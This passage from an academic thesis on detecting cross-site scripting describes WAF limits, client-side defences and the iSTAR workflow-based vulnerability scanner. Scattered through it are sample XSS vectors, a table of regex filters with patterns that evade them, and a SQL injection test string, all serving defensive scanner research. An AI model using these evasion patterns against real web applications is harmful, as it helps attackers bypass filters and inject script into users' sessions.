To make blacklisting more tangible, imagine a WAF configuration that detects the attack vector `<script>alert(something)</script>`. The matching regular expression would look similar to `<script>alert\(.*\)</script>`. This regular expression can be evaded by the attack vector `<script>prompt(1)</script>`, which does basically the same thing as the first attack vector. Table 4.1 shows more examples of regular expressions and patterns that evade them.

Regex Filter	Evasion Pattern
`<script>.*</script>`	`<script src="..."></script>`
`<script.*src=.*>.*</script>`	`< script src="..."></script>`
`<.*script.*src.*=.*>.*<.*/script.*>`	`<body onload=...>`

Table 4.1: Regex filters and their evasion patterns.

It should be clear that it is almost impossible to write a blacklist filter that catches all malicious input. Whitelist filters on the other hand need to be designed carefully to not limit the functionality of a Web application. Depending on its complexity, this task can be almost impossible.

Obviously, a WAF does not cure the disease at its root but only the symptoms. The underlying Web application remains insecure and if an attacker finds a way to shut down the WAF, the Web application is exposed with all its weaknesses. A general disadvantage is that a WAF can easily be misconfigured such that the productive system is disrupted.

Another disadvantage is the question of scalability in distributed applications. If a Web application is mirrored on several servers in different countries, where should the WAF be installed?

WAFs are used primarily for applications that cannot be fixed anymore, because the source code is gone, and for mission-critical third party applications for which new vulnerabilities are found until the vendor releases a patch.

This section explained the way how WAFs work in a basic manner. However, there are attempts to leverage the prevention techniques of WAFs in various ways, for example by introducing XSS immune session handling routines in [Joh06], by adding learning algorithms that analyze the output of a Web application in [MLWC08], or by tracking allowed and disallowed script codes in [BV08]. These approaches are quite interesting, but they are still mitigation strategies that don't resolve the security issues of the Web application's source code.

4.3 Client-side Prevention Methods

XSS vulnerabilities can be prevented to some degree on the client side as well. Nentwich et al. propose a dynamic data tainting technique in [NJK+07]. The presented solution prevents XSS attacks on the client side by tracking the flow of sensitive information inside the Web browser. Whenever sensitive data would be sent to a third party, the user must consent.

In [KKVJ06], a tool named *Noxes* serves as a client-side personal firewall for Web applications. It is basically a proxy that intercepts outgoing requests and runs various filters on the requests to determine whether they are malicious or not. The authors explain *Noxes* as follows: "In a traditional firewall, a connection being opened to an unknown port by a previously unknown application is clearly a suspicious action. On the web, however, pages are linked to each other and it is perfectly normal for a web page to have links to web pages in domains that are unknown to the user. Hence, a personal web firewall that should be useful in practice must support some optimization to reduce the need to create rules. At the same time, the firewall has to ensure that security is not undermined."

This statement shows clearly the problems of client-side prevention methods. It is extremely difficult to distinguish between malicious and non-malicious JavaScript code, tags, and links. Then, an important basic assumption is made: "An important observation is that all links that are statically embedded in a web page can be considered safe with respect to XSS attacks. That is, the attacker cannot directly use static links to encode sensitive user data."

This observation is true for attempts to steal login credentials or hijack the user's session — the same assumption that was made in [NJK+07]. However, dangerous drive-by downloads (see chapter 2.2) are based on static links and have no intention of stealing sensitive information via JavaScript. They use (static) XSS attacks to load malware onto the victim's computer.

5

Workflow-based XSS Detection

Almost every Web Vulnerability Scanner offers the possibility to record some kind of user interaction, which is only used to enhance the crawling component but not to enhance the execution of attacks. The request-response-based attack execution is limited in detecting second-order XSS vulnerabilities. It fails to overcome logical workflow barriers and as a result, the detection of these vulnerabilities is sometimes merely a matter of chance than of carefully planned execution. The way how data is processed in the Web application and whether data gets updated or newly added to the database are the two most important factors that are uncontrolled yet.

The idea for implementing a workflow-based architecture to detect XSS vulnerabilities came from engineers at Daimler, which then lead to the development of iSTAR. iSTAR executes attacks *inline*, which means that parameters are penetrated as soon as the scanner stumbles upon them. This approach was promising, but during this work it became clear that it had its limitations. With this work, a new execution strategy was introduced, which is called *complete*. The basic idea is to separate the planning phase of an attack from its execution phase and re-run the complete use case for every attack vector. As we will see in the evaluation in chapter 7, the new concept leverages the detection rate of XSS vulnerabilities significantly.

While the *complete* execution is an important contribution of this work, its concept is spread throughout the entire chapter to make it more tangible. At first, we will take a look at the general idea of workflows and the two attack execution strategies. In fact, iSTAR implements an approach that *simulates user behavior* but this is not the only possibility for workflow-based scanning. The replay of HTTP requests is also investigated and both concepts have their advantages and disadvantages. Then, the term *use case* is clarified. Use cases are the foundation of every workflow. The architecture of iSTAR is presented in more detail in 5.3.

At the end of this chapter in section 5.4, possibilities to improve use cases are discussed in order to maximize the benefits of workflow-based vulnerability scanning.

5.1 The General Architecture

In section 3.4, we learned that typical Web Vulnerability Scanners have a separation of the crawler and the attack component (see figure 3.3), whereas the crawler searches for

all pages and the attack module inserts patterns into forms (or URL parameters) to let the response be analyzed. In a workflow-based architecture (figure 5.1), the detection of vulnerabilities is not based on simple request-response analysis but on a more sophisticated attack execution.

The general approach of workflow-based Web vulnerability scanning is as follows. At first, a regular workflow through the Web application must be defined. This can be done by tracking the user's interaction such as clicking on links, typing data into input fields, or submitting forms. In the second step, the workflow is executed step by step. During execution, attack vectors are injected into parameters and the analyzer module scans all responses for occurrence of injected attack vectors.



Figure 5.1: A workflow-based WVS

The workflow execution can be carried out in two ways, both having different advantages.

HTTP replay. A simple and well-performing way to execute workflows is to record all HTTP requests and simply replay them later during the attack phase. Regular input for parameters is replaced with attack vectors. The workflow is defined as a sequence of raw HTTP requests. The advantage is, the responses don't have to be interpreted in any way. It is also more easy to implement. The WVS simply keeps sending requests and can even replay AJAX requests that were captured before.

The biggest disadvantage of *HTTP replay* is that it requires significant effort to deal with CSRF prevention techniques. The widespread token-based prevention technique was presented in chapter 2.1. In order to handle CSRF protection, a valid token must be obtained before every replay. The token parameter name could change frequently and needs to be identified first, which can be challenging.

Simulating user behavior. iSTAR, for example, incorporates workflows by simulating user interaction. The workflow is not defined by raw HTTP requests but by events within the browser such as clicking on HTML links or opening a URL. To replay the workflow, the browser is programmed to trigger these events one after another. This way, DOM trees are created from the HTTP responses. This approach has the advantage that CSRF prevention tokens are automatically added to every HTTP request as every request gets composed naturally within the browser.

The drawback of this approach is that it can be slower if extensive JavaScript animations have to be rendered. Furthermore, the injection of attack vectors can result in a "broken" response page in which further events cannot be triggered, because links or input fields don't show up anymore. Also, the implementation of a simulated approach requires more effort than the HTTP replay approach. Chapter 8.4 explains what a scanner can do, if it gets off the designated path.

Throughout the rest of this chapter, we take iSTAR's architecture as an example for the simulated approach. The HTTP replay approach will be made more tangible with a conceptual architecture.

Figure 5.1 depicts the workflow as an execution tree with several branches. Each branch (from the root to a leaf) can be seen as a *use case* and they are executed one after another. We will talk about use cases later in section 5.2. In chapter 3.4 we have seen two injection strategies for attack vectors — manipulating one parameter versus manipulating all parameters at once — this is *how* attack vectors are injected. Now we are interested in answering the question *when* attack vectors are injected exactly during workflow execution. Two different *execution strategies* can be distinguished.

5.1.1 Inline Execution

The idea of *inline* execution is to inject attack vectors on the fly during workflow execution. The workflow is followed through only once and whenever parameters are encountered, they are filled with attack vectors. If the *injection strategy* is set to *multiple*, all parameters on a page are modified at once. In case of the *single* injection strategy, the form is submitted several times. To submit a form several times, the Web page containing the form needs to be opened again several times, or the form can be cached to compose multiple requests from it.



Figure 5.2: Inline attack execution.

Figure 5.2 illustrates the inline process. The workflow execution starts at point 1. In the following document, a form is encountered and cached. The cached form is used in 2 to compose several XSS requests with different attack vectors. In step 3, these requests are submitted and the responses are analyzed in 4. Then, the execution returns to the designated workflow.

The downside of the inline approach is that forms or pages could expire because of invalid CSRF prevention tokens, if they get submitted several times. The inline mode is close to traditional request-response-based attacks and it has the disadvantage that patterns can overwrite formerly injected patterns when the Web application uses an UPDATE as database operation. Again, a *destructive* pattern should be inserted at last.

The advantage is that it performs faster than the *complete* strategy (see section 5.1.2) and still follows a basic workflow that overcomes most logical workflow barriers.

Generally speaking, the inline mode is capable of detecting second-order XSS vulnerabilities partly — those that use an INSERT database operation.

5.1.2 Complete Execution

The *complete* execution is the slowest, but most extensive approach in Web vulnerability scanning. For every injected pattern, the entire use case is executed from the beginning to the end. To do so, the planning phase of an attack and its execution phase are separated. This will be covered in more detail in section 5.3.



Figure 5.3: Complete attack execution.

The complete strategy is shown in figure 5.3. The main difference to the inline execution is the separation of the planning phase from the execution phase. Use case execution starts in step 1 with non-destructive input patterns. A form is encountered, which is then used to plan new use case executions that modify parameters in the form. But these penetrations aren't executed before the use case finished.

The advantage of the complete strategy is, no pattern is overwritten before it has been reflected by a later response in the use case. Also, the use case can be followed through without invalidating CSRF prevention tokens. As it turns out, this approach could even be leveraged to detect SQL-injection attacks (see chapter 8.1.1).

The complete strategy is capable of detecting all second-order XSS vulnerabilities.

5.1.3 Comparison of Inline and Complete Execution

Recall example 2 in chapter 2.3 where Alice could enter or change her email address for mailing lists she subscribed to. The *inline* execution strategy works as follows. It uses the destructive attack vectors B and C from table 3.2.

1. Open URL of step 1 — the email address form — and cache it.
2. Create two injections, one for pattern B and one for pattern C in the email field.
3. Submit both injections and analyze the responses.
4. Return to use case execution and click "continue..." in step 2.
5. Analyze the response. Only pattern C is detected, because pattern B was overwritten.
6. Step 3 is the last step of the use case, done.

The *complete* execution strategy works slightly different:

1. Open URL of step 1 — the email address form.
2. Plan two penetration use cases, one that injects pattern B in the email field and one that injects pattern C. But for now, just insert default data specified within the use case.
3. Continue use case execution by clicking "continue" in step 2.
4. Step 3 is the last step of the use case. This completes the planning phase.
5. Start with the first planned penetration use case in step 1.
6. Inject pattern B in the email field and submit the form and analyze the response.
7. In step 2, click on "continue". Analyze the response. Pattern B is detected.
8. Step 3 is the last step of the penetration use case.
9. Start with the second planned penetration use case in step 1.
10. Inject pattern C in the email field and submit the form and analyze the response.
11. In step 2, click on "continue". Analyze the response. Pattern C is detected.
12. Step 3 is the last step of the penetration use case, we are done. Two patterns were detected in total.

The separate planning phase and the possibilities that come along with it are explained in further detail in section 5.3, when the architecture of iSTAR is examined. Note that it is not the purpose to find as many patterns as possible, but to identify all vulnerable input fields. Therefore, it is sufficient to find *one* pattern in order to identify a field vulnerable to XSS attacks. The only reason why more than one pattern is injected is to evade filters of the Web application.

5.1.4 Analyzing HTTP Responses

The analyzer, which scans for injected patterns, usually works on the raw HTTP responses in both modes — replay and simulated. There is no need to generate the DOM tree of HTTP responses, because the attack vectors can usually be found somewhere within the response if they exist, even in embedded JavaScript parts. Consider the following PHP file that composes jQuery code dynamically on the server by embedding non-sanitized user input (`jquery.php`):

```
1 ...
2 <script type="text/javascript">
3 $(function(){
4     $("#button").click(function() {
5         $("#label").text("<?= $data ?>");
6     });
7 });
8 </script>
9 ...
```

If we assume that the user inserted an attack vector before, which is then put into the variable `$data` that gets embedded into the HTML code in line 5, the HTTP response will look as follows:

```
...
<script type="text/javascript">
$(function(){
    $("#button").click(function() {
        $("#label").text("<script>alert(3)</script>");
    });
});
</script>
...
```

The injected parameter can easily be found in the raw HTTP response with a regular expression.

But in some cases it could make sense to operate via XPath expressions on the DOM tree that is created from the HTML and JavaScript code. Imagine a vulnerable parameter P that is only reflected as value of an input field: `<input name="P" value="ValueOfP" />` To successfully attack this parameter, the value attribute needs to be closed. An attack vector like this could be used to exploit the vulnerability: `"><script src="..."></script>` However, if the Web application strips P of all double quotes ("), it is impossible to exploit P. The injected pattern would only be shown as value of the input field without causing any harm. Still, matching the document via regular expression would find the injected pattern in the following snippet:
`<input name="P" value="><script src=...></script>" />`
The consequence is a false positive.

5.2 Modeling User Behavior with Use Cases

Use case is a term that comes from software development. A use case is "a behavior of the system that produces a measurable result of value to an actor. Use cases describe the things actors want the system to do" ([Wil03]). An actor is a human being who interacts with the system and/or external systems that interact with it. Describing desired interaction with the system helps to specify requirements in the software development process. The benefits of use cases for software development are described in many publications. For this work, only the general idea of a use case is relevant.

As one can imagine, a use case by the definition above can have distinct granularity. *Logging in* to a system is a use case itself, but *granting writing rights to user Bob* is a use case that might contain several sub use cases, such as *logging in* and *accessing the administrator area* and so on.

A workflow-based WVS needs to distinguish at least three types of different use cases. iStar calls the three types Login, Logout, and Function.

Login describes the necessary sequence of steps to login a user. This is usually a recording of several actions like *click login-link*, *enter username*, *enter password*, and *click login button*. Even if it is possible to record a login sequence as a FUNCTION use case, it is better to use the Login type for two reasons: One reason is reusability. Some Web applications are very sensitive to the correct sequence of steps. This sensitivity can often be seen in online banking, where an error message is shown if the back button of the browser is used to navigate to the previous page or if multiple browser windows for the banking application are open simultaneously. It is easy to "mess up" the state of the application by accessing URLs in the wrong order. Thus, after every penetration, the application has to be "reset" by logging out the user and replaying the login sequence.

The other reason for a Login type is security. If the login sequence was stored as a FUNCTIONAL use case, it would contain a *type*-command with the password as plaintext.

The LOGIN sequence takes placeholders such as `Username` and `Password` in the use case description and stores the real data encrypted in the database.

LOGOUT describes a logout procedure. Oftentimes, a user can be logged out by simply calling a single URL, but sometimes, the logout sequence needs more than one step. The LOGOUT use case is called just before the LOGIN type is called to leave the Web application in a proper state.

FUNCTION describes all other interactions, for instance *granting writing rights to user Bob* as described above, or *add book "Alice in Wonderland" to shopping cart and checkout.* Even a whole path through an application covering several of its components could be included in one single use case. However, it makes sense to split up use cases into chunks of logical units or components not only to make use cases easier to understand and maintain by humans but especially to reduce the execution time of *complete* execution strategies.

5.2.1 Use Cases in Simulated Workflow Execution

The simulated workflow execution consists of events in the browser. Therefore, a use case is basically a list of *commands* that are executed one after another. Every command has at least a *target* and some also require a specific *value*. Table 5.1 lists the most important commands for use cases.

COMMAND	TARGET	VALUE
`open`	`http://example.com/`	
`click`	`link=admin`	
`type`	`btnSearch`	`example`
`waitForElementPresent`	`//a[@href=target.php]`	

Table 5.1: Important commands in use cases.

A target identifies an element in the content of the Web application, which can be located in three ways[1]:

Locating by DOM: The HTML document is represented by the DOM tree. This locator takes JavaScript that evaluates to an element on the page, which can be simply the element's location using the hierarchical dotted notation. Usually, an element is either located by an absolute path or by its unique id/name. Examples:

- `document.getElementById('loginForm')`
- `document.forms['loginForm']`
- `document.forms[0]`
- `document.forms[0].elements['username']`
- `document.getElementById('username')`

Locating by XPath: XPath is a powerful language used for locating nodes in an XML document. Because HTML can be an implementation of XML[2], XPath expressions can be used to locate elements in the document. Even if it is possible to locate any element by DOM, XPath is more flexible and comes in handy, if no name attribute or suitable id is assigned to the element one wish to locate. Instead of using an

[1] see http://seleniumhq.org/docs/04_selenese_commands.html#locating-elements for a more detailed description of all locators

[2] That would be XHTML.

absolute path that contains all elements from the root (`<html>`), nearby elements that do have an id or a name can serve as a reference for the element one would like to find. An element can be located by its relationship to the reference element. The big advantage of this relative approach over absolute paths is that they are more robust. Relationships among elements are less likely to change and thus the locator is less likely to break when the Web page is modified slightly. We will discuss the importance of robustness later in this chapter in section 5.4.1. Examples:

- `/html/body/form[1]/input[1]` An absolute XPath that finds the first input field of the first form of the document which would break easily if the HTML structure was changed slightly.
- `//form[@id='loginForm']` Finds a form element by its id.
- `//form[input/\@name='username']` Finds the first form element with an input child element with attribute `name='username'`.
- `//input[@name='username']` First input element with attribute `name='username'` in the whole document.
- `//form[@id='loginForm']/input[4]` Fourth input child of the form element with the given id.

Locating by Identifier: For simplicity, elements can be identified by their name or their id in a short notation. Hyperlinks can be located by their link text. For instance:

- `username` Finds the input element with `id='username'` or `name='username'`
- `loginForm` Finds the form element with `id='loginForm'`
- `link=Logout` Finds the link element (`<a>`) with the text `Logout`

In iSTAR, use cases are stored as small XML-documents. A brief example is shown in appendix A.1. Every *command*-element has a target and a value, whereas the value is simply left blank, if it is not needed by the command. Several commands are saved one after another.

The use cases for iSTAR are recorded with a modified version of the *Mozilla Firefox* extension *Selenium IDE*[3], which produces slightly different XML output than the original Selenium version. This XML output can be used directly by iSTAR for use case execution. It is possible to write use cases manually and sometimes, this is the only chance. But in most cases, Selenium IDE or any similar tool is more convenient. The plugin is toggled into record-mode and the user starts browsing the Web application, whereas every click on an element is converted into a command. Also, whenever something is typed into an input element, a *type* command is generated.

The Web application landscape is extremely diverse and ranges from old Web applications that use proprietary features of browsers such as *Internet Explorer 6* to modern Web applications that use a lot of AJAX and JavaScript animations to enhance the user experience. Depending on the behavior of the Web application, it might be necessary to extend the use case recordings manually with some commands, for example in order to wait for events triggered by AJAX requests. The command *waitForElementPresent* is very useful in spotting changes to the DOM structure and can be used to force iSTAR to wait for specific events before continuing the penetration.

[3]Selenium IDE is open source and can be found at http://seleniumhq.org

5.2.2 Use Cases in HTTP Replay Workflows

In HTTP replay workflows, every use case consists of a list of HTTP requests. The easiest way to capture HTTP requests is by redirecting the traffic over a proxy server (see figure 5.4). The proxy server combines several requests to a single use case. Then, these use cases can be exported to serve as input for a separate attack component or can be directly passed to an attack component that is part of the proxy server.



Figure 5.4: A proxy server records HTTP requests.

The problem with use cases based on raw HTTP requests is that they are hard to maintain by a human being. It makes sense to record use cases using Selenium IDE for easy modification. Whenever parts of the Web application are changed that require the use cases to be adjusted, only the Selenium scripts need to be altered and re-executed to be captured by the proxy server.

The disadvantage of this approach is data redundancy. Use cases are stored as Selenium scripts, which are used to create the HTTP requests, but use cases are also stored as raw HTTP requests, which are used for the attacks.

5.3 iStar's Architecture Examined

Now that we have a basic understanding how workflow-based scanners work, we want to examine the architecture of iSTAR in more detail.

At first, the purpose of iSTAR needs to be clarified to understand why it uses a simulated approach. iSTAR needs to repeat security tests on several hundred Web applications in the corporate environment on a regular schedule. By simulating user behavior, it also serves as a regression test tool for user interfaces of Web applications. In fact, the major purpose of Selenium IDE is to perform regression tests for Web application UIs.

Selenium IDE records events in the browser. These events are replayed by iSTAR in a GUI-less in-memory browser such as *HTMLUnit*[4] that takes care of building the DOM tree of the HTTP responses. On the fly, forms and modifiable parameters are collected and penetrations are planned according to the found parameters.

5.3.1 Inline Execution in iStar

The drawbacks of the inline execution of use cases were mentioned before in section 5.1. By taking a look at the way how iSTAR implemented the inline execution in its simulated workflow approach, another problem can be found. Take a look at figure 5.5 that depicts the inline penetration process. On the left, the Selenium commands are listed. The penetrations are planned and executed just before the third command (`type "Hello`

[4] http://htmlunit.sourceforge.net/



Figure 5.5: Inline execution in iSTAR.

`World!"`) is reached. Then, the `type` command gets executed after the penetrations were made. In case of a second-order XSS vulnerability that uses the UPDATE operation, formerly injected patterns are overwritten and the vulnerability cannot be found.

5.3.2 Complete Execution in iStar

To implement the *complete* strategy, the data structure of iSTAR needed to be modified. As it turns out, this modification created a strong basis to detect server-sided attacks such as SQL-injection. In chapter 8.1.1, we will briefly cover some advantages and steps to take in the future to be able to detect server-sided attacks. The new architecture of iSTAR with a *complete* execution strategy is shown in figure 5.6. The major change is that penetrations aren't executed immediately, but delayed. The first execution runs the entire use case with non-destructive patterns. Whenever a parameter is encountered, it is put aside to form a new execution branch that follows the entire use case again, but injects a destructive pattern into the parameter.

This approach has one major drawback: It is slow. On the other hand, the detection rate of complete execution covers all problems mentioned throughout this work (see chapter 3.4.1).

In figure 5.6, the Selenium commands of a single use case are listed on the left. The entire security test for a Web application is called *MissionRun*. During the MissionRun, Selenium commands are executed and penetrations are planned. Every MissionRun consists of a *BaseRun* and one or more *PenetrationRuns*, whereas both types consist of one or more *MissionPositions* (MPs) in turn. In the picture, two PenetrationRuns are shown with two different attack vectors (which are called *PenetrationActions*). The MPs correspond to the according Selenium commands or the browser events respectively. The MPs also hold the requests and responses triggered by these events.

When a new MissionRun is started, at first the entire use case is executed without injecting destructive attack vectors. This includes default values for input fields, such as the "Hello World!" at MissionPosition 3. Whenever a form or any other modifiable parameter is encountered, a new PenetrationRun is planned for each available attack vector. In this case, there are two attack vectors and therefore, two PenetrationRuns are planned in MissionPosition 4. The non-destructive execution is stored as BaseRun and serves as reference for later. Then, the execution of PenetrationRun 1 starts. The attack vector `<script>alert(1)</script>` is injected in the input field the PenetrationRun was



Figure 5.6: Complete execution in iSTAR.

planned for. Once the first PenetrationRun is complete, the second PenetrationRun with pattern `' or 1=1` starts[5].

One strength of iSTAR is that minor changes in the Web application are automatically taken into consideration. For example, when a new input field is implemented in a form, it gets automatically penetrated as well (as long as this input field doesn't require special data — in this case, the recorded use case must be adjusted).

5.4 Improving Use Cases

Use cases are an important foundation in workflow-based Web vulnerability scanning, but they require manual effort throughout the lifecycle of a Web application. This effort can be reduced and in the following, two approaches are discussed.

5.4.1 Increasing Change Tolerance in Use Cases

Web applications, just as other applications, change over time. Forms are modified, old links disappear, new links are added. Because traditional Web Vulnerability Scanners just run their crawlers against all pages repeatedly, they are likely to catch the changes. In workflow-based Web vulnerability scanning, this is different. As long as only a new input field is added to the Web application that doesn't require specific input, it will be penetrated as well, because all input parameters are collected during runtime. But if new input fields appear that require specific data or if the link structure changes, the use cases must be adjusted to the changed environment. Otherwise, the workflow cannot be executed properly. Three types of changes can be distinguished:

Structure: Whenever the DOM structure of the page changes by adding new elements, removing old elements or changing the hierarchy of elements, we speak of *structural changes*.

[5]This pattern is a common pattern for SQL-injection, we will get back to SQL-injection in chapter 8.1.1.

Content: Content-based changes occur, if the structure of the page remains the same, but the content (the text in a HTML-tag) is changed. This is usually the case, if a spelling error is removed, the price of a product is adjusted, the text of a link is changed, or a user is renamed etc.

Complete removal: Obviously, a Web page can be removed entirely (or a new page can be added) which is also a change within the Web application.

Structural changes affect both types of workflow-based approaches. If new parameters are added to a form that ask for valid data to proceed to the next step, the HTTP replay approach will lack of these new parameters. In the simulated approach, no valid default data exists for the parameter, if it wasn't defined by a *type* command in the use case.

Content-based changes have basically no impact on HTTP replays, because only the parameter names and the request URLs are relevant. But the simulated approach could fail to execute a command, if this command is based on a locator (see section 5.2.1) that operates on textual basis, for example on the link text.

If a page in a Web application is completely removed, simulated workflows cannot trigger any events on that page and HTTP replays are likely to cause an HTTP 404 "Not Found" error.

Often, content-based changes are accompanied by structural changes and vice versa. Imagine adding a paragraph to a news post, which introduces a new element (`<p>` or `<br />`) or making some text italic by surrounding it with `<i>`-tags. Simulation-based use cases can be optimized in either direction. A link to an administration area can be referenced by a structure-based XPath expression such as `//a[@id=adminarea]` and also by a content-based expression using a link text identifier with a regular expression like `link=*Admin*`. In general, robustness against changes in Web applications can be achieved by optimizing the locator strategy. Most of the time, it is better to write Selenium locators that are based on the document structure. The best way to reference an HTML element is to use its id or name. If an element doesn't have an id or a name, a well-chosen XPath expression with few dependencies on other elements is preferable (see section 5.2.1). However, for some Web applications, it might be better to use content-based locators. Many SAP-applications[6] use dynamically generated ids for elements which renders referencing by id useless.

5.4.2 Automated Use Case Generation

A question that comes to one's mind is how use cases could be generated automatically. Because this paper discusses black-box techniques, the only chance from a pentester's perspective to automate the use case generation is to use a crawler. We talked about crawlers and their limitations earlier in section 3.4.1 and came to the conclusion that the most difficult obstacles for traditional crawlers are (i) dynamic content such as JavaScript that "hides" forms or links from the crawler, (ii) logical data barriers, and (iii) logical workflow barriers.

